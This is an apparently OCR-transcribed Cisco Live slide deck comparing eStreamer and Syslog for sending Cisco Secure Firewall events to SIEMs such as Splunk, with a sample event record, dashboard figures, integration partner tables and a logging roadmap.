


```
rec_type=112 event_sec=1654354841 policy_uuid=00000000-0000-0000-0000-000000000000 blocked=No client_id=0 client_version="" dest_ip_country=unknown dest_criticality=None
dest_host_type=Host dest_ip=0 dest_os_fingerprint_uuid=00000000-0000-0000-0000-000000000000 dest_port=0 dest_app_proto=Unknown dest_user=Unknown dest_vlan_id=0 policy_sensor=0
policy_event_id=0 iface_egress=N/A sec_zone_egress=N/A defined_mask=248 description="" event_id=5 impact_bits=0 event_type=2 impact=0 iface_ingress=N/A sec_zone_ingress=N/A
intrusion_policy=00000000-0000-0000-0000-000000000000 ip_proto=Unknown netbios_domain="" net_proto=0 corr_policy=CSTA-Correlation-Policy priority=high corr_rule="New MAC" action=0
security_context=b'00000000000000000000000000000000' gid=1001 sid=14 src_ip_country=unknown src_criticality=None src_host_type=Host src_ip=0 src_os_fingerprint_uuid=29faa5da-28da-498e-
a88d-2b34b4da4b14 src_port=0 src_app_proto=Unknown src_user=Unknown src_vlan_id=0 ssl_actual_action=Unknown ssl_cert_fingerprint=b'0000000000000000000000000000000000000000'
ssl_flow_status=Unknown ssl_policy_id=b'00000000000000000000000000000000' ssl_rule_id=0 orig_event_usec=146114 orig_event_sec=1654354841 url="" url_category=Unknown
url_reputation=Unknown rec_type_category=POLICY rec_type_desc="Correlation Event" src_os_name=Linux src_os_vendor=Ubuntu src_os_ver="10.04 i386, 10.04 amd64, 10.04 powerpc,
10.04 sparc, 11.04, 12.10, 13.x, 14.04, 16.x" dest_os_name=Unknown dest_os_vendor=Unknown dest_os_ver=Unknown sensor="Defense Center" event_usec=146114
```

Cisco Integration Products

Splunk, Arcsight, Sentinel, Qradar

- Splunk App for Firepower
  - Supports both eStreamer and Syslog data ingest
  - Analytics Dashboard
  - Support output in Splunk (key-value pair)
- Arcsight Client
  - Support output in CEF format
- Microsoft Sentinel Connector
  - CEF based, future integration with JSON
  - Encore CLI
  - Support output in CEF format
- Qradar
  - Have their own connector


splunk>enterprise
App: Cisco Firepower App for Splunk ▾
Administrator ▾
2 Messages ▾
Settings ▾
Activity ▾
Help ▾
Find
Cisco Firepower App for Splunk
Threats ▾
Network ▾
Report ▾
Settings ▾
Help ▾
Edit
Export ▾
...
Submit

Splunk Firepower App Dashboard

Threat / Threat Summary

Threats Summary

IP Address: *

Time: All time

Traffic Direction: All

Blocked or not blocked: All

Indications of Compromise by Host
Src Ip
10.110.10.11 16
10.110.10.12 6
172.16.224.2 5
10.0.10.228 3
172.16.10.11 2
10.112.3.128 2
10.112.10.222 2
10.112.10.112 2
10.112.1.2 2
10.0.224.2 2
0 2 4 6 8 10 12 14 16 18
New Indications of Compromise Over Time
10
7.5
5
2.5
6:00 PM Thu Aug 30 2018
12:00 AM Fri Aug 31
6:00 AM
Connections by Security Intelligence Category
Security Intelligence Category
Network_...ce-Spam 1,320,398,898
Network_...Attackers 916,879,238
Network_...ce-Bogon 164,915,466
Network_...ence-CnC 147,457,472
Network_...-Malware 121,336,509
Network_...-Phishing 76,914,060
Network_...exit_node 57,483,419
Network_...uspicious 55,402,525
Network_...en_Proxy 33,750,666
Network_...nce-Bots 33,490,262
0 500,000,000 1,000,000,000
Malware Threats
Detection Name
Win.Virus....00.sbx.tg 33,018
Win.Virus....00.sbx.tg 9,534
Simple_C...Detection 3,925
Win.Drop....00.sbx.tg 3,921
Win.Virus....00.sbx.tg 3,897
PUA.Win....oto::1201 3,851
Win.Drop...:95.sbx.tg 2,011
Win.Virus.Virut::tpd 2,000
Win.Drop...ther.talos 1,995
0 5,000 10,000 15,000 20,000 25,000 30,000
Intrusion Events by Impact Level
4 179
3 137517
2 920370
1 7920
0 60867
Top Security Intelligence Categories
Security Intelligence Category
Network_...ce-Spam 41,542
Network_...Attackers 29,128
Network_...ce-Bogon 5,359
Network_...ence-CnC 4,702
Network_...-Malware 4,076
Network_...-Phishing 2,433
Network_...exit_node 1,800
Network_...uspicious 1,737
Network_...nce-Bots 1,165
Network_...en_Proxy 1,122
0 10,000 20,000 30,000 40,000

eStreamer additional Telemetry and Metadata

IPS Event telemetry & Metadata not available in Syslog events

Telemetry
IoC
Impact Flags
Impact Alert and Description
True-IP or XFF
http hostname, uri, response
Source/Dst IP Country
Client App

Record Type	Metadata (IPS Event)
2	Packet Data
4	Priority Metadata
9	Impact Alert
66	Rule Metadata
110,111	Intrusion Event Extra Data
118	Intrusion Policy Name Metadata
140	Rule Documentation Data Block

eStreamer additional Telemetry and Metadata

Malware Event telemetry & Metadata not available in Syslog events

Telemetry
IoC
SRC & DST GeoIP
Archive Depth
Retro Disposition

Record Type	Metadata (IPS Event)
127	AMP Cloud Name Metadata
128,129	Malware Event Type Metadata
130	AMP for Endpoints Detector Type Metadata
131	AMP for Endpoints File Type Metadata

eStreamer Challenges: FMC

- Only send event data and not syslog logs (CPU, memory, HA etc)
- Does not keep a history of the events it sends
- Only Supported by FMC
- Each FMC requires a dedicated SIEM server (e.g Splunk encore) (CSCvq14351)
- Cost could be a factor : Requires more storage, license and skills
- Requires more effort in setup than Syslog: Admin overhead, Maintenance
- Not supported by cloud FMC introduced in 7.2

Syslog vs eStreamer

Type of Event	eStreamer	Syslog
Discovery Events	Yes	No
Correlation Events	Yes	No
Impact Flag Alerts	Yes	No
Intrusion Events	Yes	Yes
Intrusion & Malware metadata	Yes	No
Malware Events	Yes	Yes
File Events	Yes	Yes
Connection Events	Yes	Yes

Partners and eStreamer Clients

Partner	Client Built By	Maintained By	Support Model
LogRhythm	LogRhythm	LogRhythm	LogRhythm
IBM QRadar	IBM	IBM	IBM
Splunk	Cisco Services & CSTA	Cisco (CSTA)	TAC & Eng. + Community
Microsoft Sentinel	Cisco Services & CSTA	Cisco (CSTA)	TAC & Eng.
MicroFocus Arcsight	Cisco Services & CSTA	Cisco (CSTA)	TAC & Eng.
LogZilla	Cisco & Logzilla	LogZilla	LogZilla
Huntsman	Huntsman	Huntsman	Huntsman
Symantec	Symantec	Symantec	Symantec
Hawk Defense	HawkDefense	HawkDefense	HawkDefense
TrustWave	TrustWave	TrustWave	TrustWave
McAfee	McAfee	McAfee	McAfee
Assuria	Assuria	Assuria	Assuria
SecureWorks	Unknown	SecureWorks	SecureWorks

Secure Firewall Logging Roadmap (Tentative)

Software Version	6.5 to 7.1	7.2	7.4	7.x	x.x?
FMC	'Classic’ eStreamer. All event types	'Classic’ eStreamer. All event types	'Classic’ eStreamer. All event types	'Classic’ eStreamer. All event types	eStreamer EOL
		New eStreamer FQ for 6 event types. (no Discovery or Correlation)	New eStreamer FQ for ALL 8 event types.	New eStreamer FQ for ALL 8 event types.	New eStreamer FQ for ALL 8 event types.
				Syslog for all event types	Syslog for all event types
Firewall	Syslog for Intrusion, File/Malware, Connection	Syslog for Intrusion, File/Malware, Connection	Syslog for Intrusion, File/Malware, Connection	Syslog for Intrusion, File/Malware, Connection	Syslog for Intrusion, File/Malware, Connection

Summary

Key Points	Syslog	eStreamer
Telemetry (+metadata)		★
Low Cost	★	
Easy Implementation	★	
Dashboard Customization		★
Data Correlation		★
Requires user Skills	★	
Cisco SecureX	★	
3rd party integration	★	★

Demo

eStreamer or Syslog

Which one to choose for Cisco Secure Firewall Security Events


BRKSEC-2125, Jun15 | 2.30pm – 3.15pm
Seyed Khadem

Technical Session Surveys

- Attendees who fill out a minimum of four session surveys and the overall event survey will get Cisco Live branded socks!
- Attendees will also earn 100 points in the Cisco Live Game for every survey completed.
- These points help you get on the leaderboard and increase your chances of winning daily and grand prizes.

CISCO SECURE

Security Reference Architecture



TALOS

Threat Intelligence | Malware Analytics | Actionable Intelligence | Unmatched Visibility | Collective Responses

Security Operations

SECUREX (XDR)

Managed Detection and Response Services

Security, Orchestration, Automation and Response

Incident Response and Remediation Services

Threat Visibility & Hunting

Device Insights

Kenna Vuln Mgmt

Secure Cloud Insights

3rd Party Integrations

User/Device Security

ZERO TRUST

Adaptive MFA | Passwordless | Trust

Duo Secure Access

Secure E-mail

SASE/REMOTE WORKER

Unified Client | EDR | Cloud Managed

Cisco Secure Client

- VPN
- Posture
- Telemetry
- Threat
- Query

ThousandEyes (Visibility)

Device Mgmt

Meraki SM OS, App Control

Network Security

Cloud Edge

SECURE ACCESS SERVICE EDGE (SASE)

ZERO TRUST

PRIVATE CLOUD EDGE (MSP or CUSTOMER)

Threat Protection | Secure Access Control | Managed Remote Access

Reliable | Scalable | Flexible

Umbrella/Duo

ZTNA

DNS-layer security

Secure web gateway

L7 firewall + IPS

Cloud access security broker/ shadow IT

RAaaS

SSL decryption

Remote browser Isolation

Data loss prevention

Cloud malware detection

SDWAN

Meraki SDWAN

SDWAN by Viptela

Secure Firewall

ThousandEyes

Cloud DDoS,WAF

On-Premises

SASE/SDWAN

ZERO TRUST

Scalable | Flexible | Visibility | Comprehensive Security

Segmentation | Identity and Context | Profiling | Containment | Encrypted Visibility

Network Edge

Meraki SDWAN

SDWAN by Viptela

Secure Firewall

ThousandEyes

Security Analytics and Logging

Secure Firewall

DuoCloud SSO+IDP

Network Gateway

Secure DDoS

Meraki Full Stack

Secure Network Analytics

ISE TrustSec

Cisco DNA Center

Secure Web Appliance

IoT/OT SECURITY

Secure Critical Infrastructure | Unified IT and OT

Industrial Router

Industrial Firewall

Industrial Switch/AP

Cyber Vision

ISE TrustSec

Application Security

ZERO TRUST

Policy | API Security
Application Segmentation
Run-time Application Security

Application Security Stack

Cloud Native Security

APIC

Secure Workload

Secure Application by AppDynamics

App Observability | Detection | Response

Hybrid Private

Public Cloud

Secure Cloud Analytics

Secure Firewall

ThousandEyes

Secure DDoS, WAF/Bot

Cisco Learning and Certifications

From technology training and team development to Cisco certifications and learning plans, let us help you empower your business and career. www.cisco.com/go/certs

Pay for Learning with Cisco Learning Credits

(CLCs) are prepaid training vouchers redeemed directly with Cisco.

Learn

Cisco U.
IT learning hub that guides teams and learners toward their goals

Cisco Digital Learning
Subscription-based product, technology, and certification training

Cisco Modeling Labs
Network simulation platform for design, testing, and troubleshooting

Cisco Learning Network
Resource community portal for certifications and learning

Train

Cisco Training Bootcamps
Intensive team & individual automation and technology training programs

Cisco Learning Partner Program
Authorized training partners supporting Cisco technology and career certifications

Cisco Instructor-led and Virtual Instructor-led training
Accelerated curriculum of product, technology, and certification courses

Certify

Cisco Certifications and Specialist Certifications
Award-winning certification program empowers students and IT Professionals to advance their technical careers

Cisco Guided Study Groups
180-day certification prep program with learning and support

Cisco Continuing Education Program
Recertification training options for Cisco certified individuals

Here at the event? Visit us at **The Learning and Certifications lounge at the World of Solutions**

Continue your education

- Visit the Cisco Showcase for related demos
- Book your one-on-one Meet the Engineer meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand

The bridge to possible

Thank you

cisco Live!

#CiscoLive